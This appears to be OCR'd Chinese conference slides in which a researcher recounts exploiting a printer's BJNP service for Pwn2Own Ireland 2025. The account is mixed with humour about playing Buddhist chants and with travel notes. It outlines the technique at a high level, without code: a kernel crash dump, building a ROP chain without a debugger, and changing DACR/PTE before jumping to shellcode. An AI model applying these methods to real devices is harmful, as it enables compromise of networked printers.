[   76.401464] 644c  ca0100a5 aa0500c5 b5000065 c8261003 35fff4e6 b5fffca5 b9402260 f8a06860
[   76.409628] 646c  d503201f d503201f d34022b5 35000515 d503201f a9425bf5 aa1403e0 a94153f3
[   76.417793] 648c  a8c37bfd d65f03c0 37b00074 b9400a60 36d7faa8 aa1303e0 94002a9f aa0003f3
[   76.425958]
[   76.425958] LR: 0xffffffc0101c6368:
[   76.430986] 6368  d4210000 b0002ba8 aa1903e2 913a2000 d2800001 94110a7d f900b660 b5fffae0
[   76.439071] 6388  aa1903e0 12800174 94110a5a 35fff597 17ffff8f aa1903e0 94110456 17ffff8c
[   76.447235] 63a8  a9bd7bfd f140081f 910003fd a90153f3 54000c88 a9025bf5 2a0103f5 97ff39e7
[   76.455400] 63c8  aa0003f5 f100481f 5400dce9 f9003481 b9499834 0a1402b4 2a1403e1 97ff39fd
[   76.463564] 63e8  35000a40 d503201f b4000a13 f94002b0 910003e2 d538d081 91002000 f8616881
[   76.471729] 6408  d538d083 f9400260 8b030002 f9400844 f8636814 f100009f fa401a84 54000aa8
[   76.479894] 6428  b9402260 f8608a83 d538d082 91000424 f9402b0 8b020000 f9000011 c87f1a0c
[   76.488059] 6448  ca1400c6 ca0100a5 aa0500c5 b5000065 c8261003 35fff4e6 b5fffca5 b9402260
[   76.496225]
[   76.496225] SP: 0xffffffc0125c3bb0:
[   76.501173] 3bb0  12daabc8 ffffffc0 08b8ff00 ffffffc0 12c815f8 ffffffc0 074d7a38 ffffff80
[   76.509337] 3bd0  00000000 00000000 126c3c30 ffffffc0 101c63e0 ffffffc0 125c3c30 ffffffc0
[   76.517502] 3bf0  101c642c ffffffc0 20000005 00000000 12690000 ffffffc0 00000004 ff000000
[   76.525667] 3c10  ffffffff ffffffff 100d4e2c ffffffc0 125c3c30 ffffffc0 101c642c ffffffc0
[   76.533831] 3c30  125c3c60 ffffffc0 08b87740 ffffffc0 125c3cf0 ffffffc0 128b7340 ffffffc0
[   76.541996] 3c50  12d113e0 ffffffc0 12690000 ffffffc0 125c3ca0 ffffffc0 08b5a1e8 ffffffc0
[   76.550161] 3c70  12690000 ffffffc0 100d112c ffffffc0 0f8b2cc8 ffffff80 0fb5c980 ffffff80
[   76.558326] 3c90  0f8b2cd8 ffffff80 0fb5c9b8 ffffff80 125c3d30 ffffffc0 08b86cc ffffffc0
```



YouTube

Angela 佛曲频道

超好听版本【大悲咒】早晚2遍，消业障，增福慧，...

為什麼要播大悲咒

- Angelboy & YingMuo 本身親測多時，每次都有用
- 那我也試試看

播大悲咒

同一個 Exploit Script，沒 Crash，控到 PC 了

關掉大悲咒

打同一個 Exploit Script，Crash 了


不！不要跟我說這是真的！！！

花生省魔術

- Exploit 寫錯了，每次觸發漏洞前都會把 BJNP 關掉
- 如果關掉 Session，BJNP Global State 會被清掉
  - 也就代表 Fake Object 會消失

所以為什麼播大悲咒
錯誤的 Exploit 會動？


做研究的盡頭就是玄學ㄅ


說到玄學...

薬師寺寛邦 キッサコ/ Kanho Yakushiji - Japanese Zen Music
@yakushiji

Show translation

2026 年 3 月，將於台北 TICC 舉辦大型演唱會！
讓我們一起度過一段祈願心靈平靜的美好時光！
現正售票中｜TICC
➤➤ kham.tw/en04nz6zi







藥師寺寬邦
般若心經 MUSIC 10 週年世界巡演
Circle of Harmony

Debug without Debugger

- 沒有 Debugger 怎麼堆 ROP?
- 我們的漏洞利用發生在 Import / Export 的階段
  - Import 的時候會進入 Global Lock 的狀態
  - 螢幕會顯示 Import in Progress

Debug without Debugger

- 讓 Import 的 sub task 進入無限迴圈 / Sleep 畫面就會卡住
  - 反之，如果 Crash 就會直接重開機


Importing...
Do not turn the main power OFF.


Home
Copy
Scan
Memory Media Print
Secure Print
Menu
Address Book
Application Library Guide
Paper Settings
Load paper.
1
LTR/Plain 2
Status Monitor

Debug without Debugger

- 每一小段 ROP 就做一次檢查，看看有沒有在預期的位置 Crash or Halt
  - 慢慢堆，總會堆出來的
  - 堆 ROP chain 耗時: ~10 Hr

加班 D1

- 下午：找到什麼東西炸掉，但直接偽造不會動
- 17:30 想辦法做點別的操作，nella 發現 offset 算錯力
- 18:30 大悲咒一下
- 17:00 把表變大張一點，控到 PC 了
- 10:00 發現是 bjnp input 沒有被正確 serialize，不要把 session 關掉就沒事
- 21:00 成功限縮 bjnp 上面控制 pc 的 payload 尺寸
- ROPPPPPPPPP

加班 D2

- ROP Chain 開頭可能本來就錯了
  - 不要太相信自己手算的 frame size
  - 結果沒算錯，錯的是 sleep gadget
- 修改 DACR 跟 PTE 後跳上去執行 shellcode
- 18:20 Pwned

Source: 我的工作日誌


Home
Copy
Scan
Memory Media Print
Secure Print
Menu
Address Book
Application Library Guide
Paper Settings
Load paper. 1 LTR/Plain 2
Status Monitor

距離報名結束剩兩天


*距離[illegible]

YingMuo 也是狠人，最後一天壓下打下 QNAP

跟著 YingMuo 勇闖歐洲參加 Pwn2Own！

TPE -> AMS -> ORK

轉機要等 12 小時，去荷蘭晃晃


9:04
KLM
90
運河區
LEIDSEPLEIN
OVERTOOMBUURT
Jacob van Lennepkanaal
Spiegelgracht
荷蘭國家博物館
Rijksmuseum
Museumplein
Vondelpark
Concertgebouw
MUSEUMKWARTIER
De Lairessestraat
Noorder Amstelkanaal
Roelof Hartplein
Gerrit van der Veenstr
Stadionweg
阿姆斯特丹南
AMSTERDAM-ZUID
Prinses Irenestraat
STATION-ZUID
WTC
Station Zuid
Amsterdam Zuid
5
Parnassusweg
De Boelgracht
1,000 英尺
500 公尺
BUITENVELDERT-
37 分鐘
開始
儲存


Van Gogh Museum
Amsterdam
STAY ALERT



STEDELIJK
MUSEUM
AMSTERDAM
Unbubble
MODERN ART CONTEMPORARY ART DESIGN

AMS -> ORK



N40
South Tree Zone
ALL OTHER ROUTES
Clonskeagh
BLACKROCK
Douglas
DOUGLAS R850
CITY CENTRE R815
Talk to us,
we'll listen
116 123

科克最好吃的食物

抽籤日的現場小活動



PWN2OWN
IRELAND
TREND
ZERO DAY INITIATIVE
Meta
Synology
QNAP


ZERO DAY INITIATIVE
TREND
PWN2OWN
IRELAND
OCTOBER 21-23 / 2025


>> Uh DevCore research team uh and part of them being the intern program
>> I don't have a tinfoil hat, but I do have a tinfoil hat theory
that they are the DevCore interns just to make everyone else freak out that
>> Their interns are solid. It's a good intern program.
ZERO DAY INITIATIVE
MASTER OF PWN
Subscribe

Pwn2Own 現場

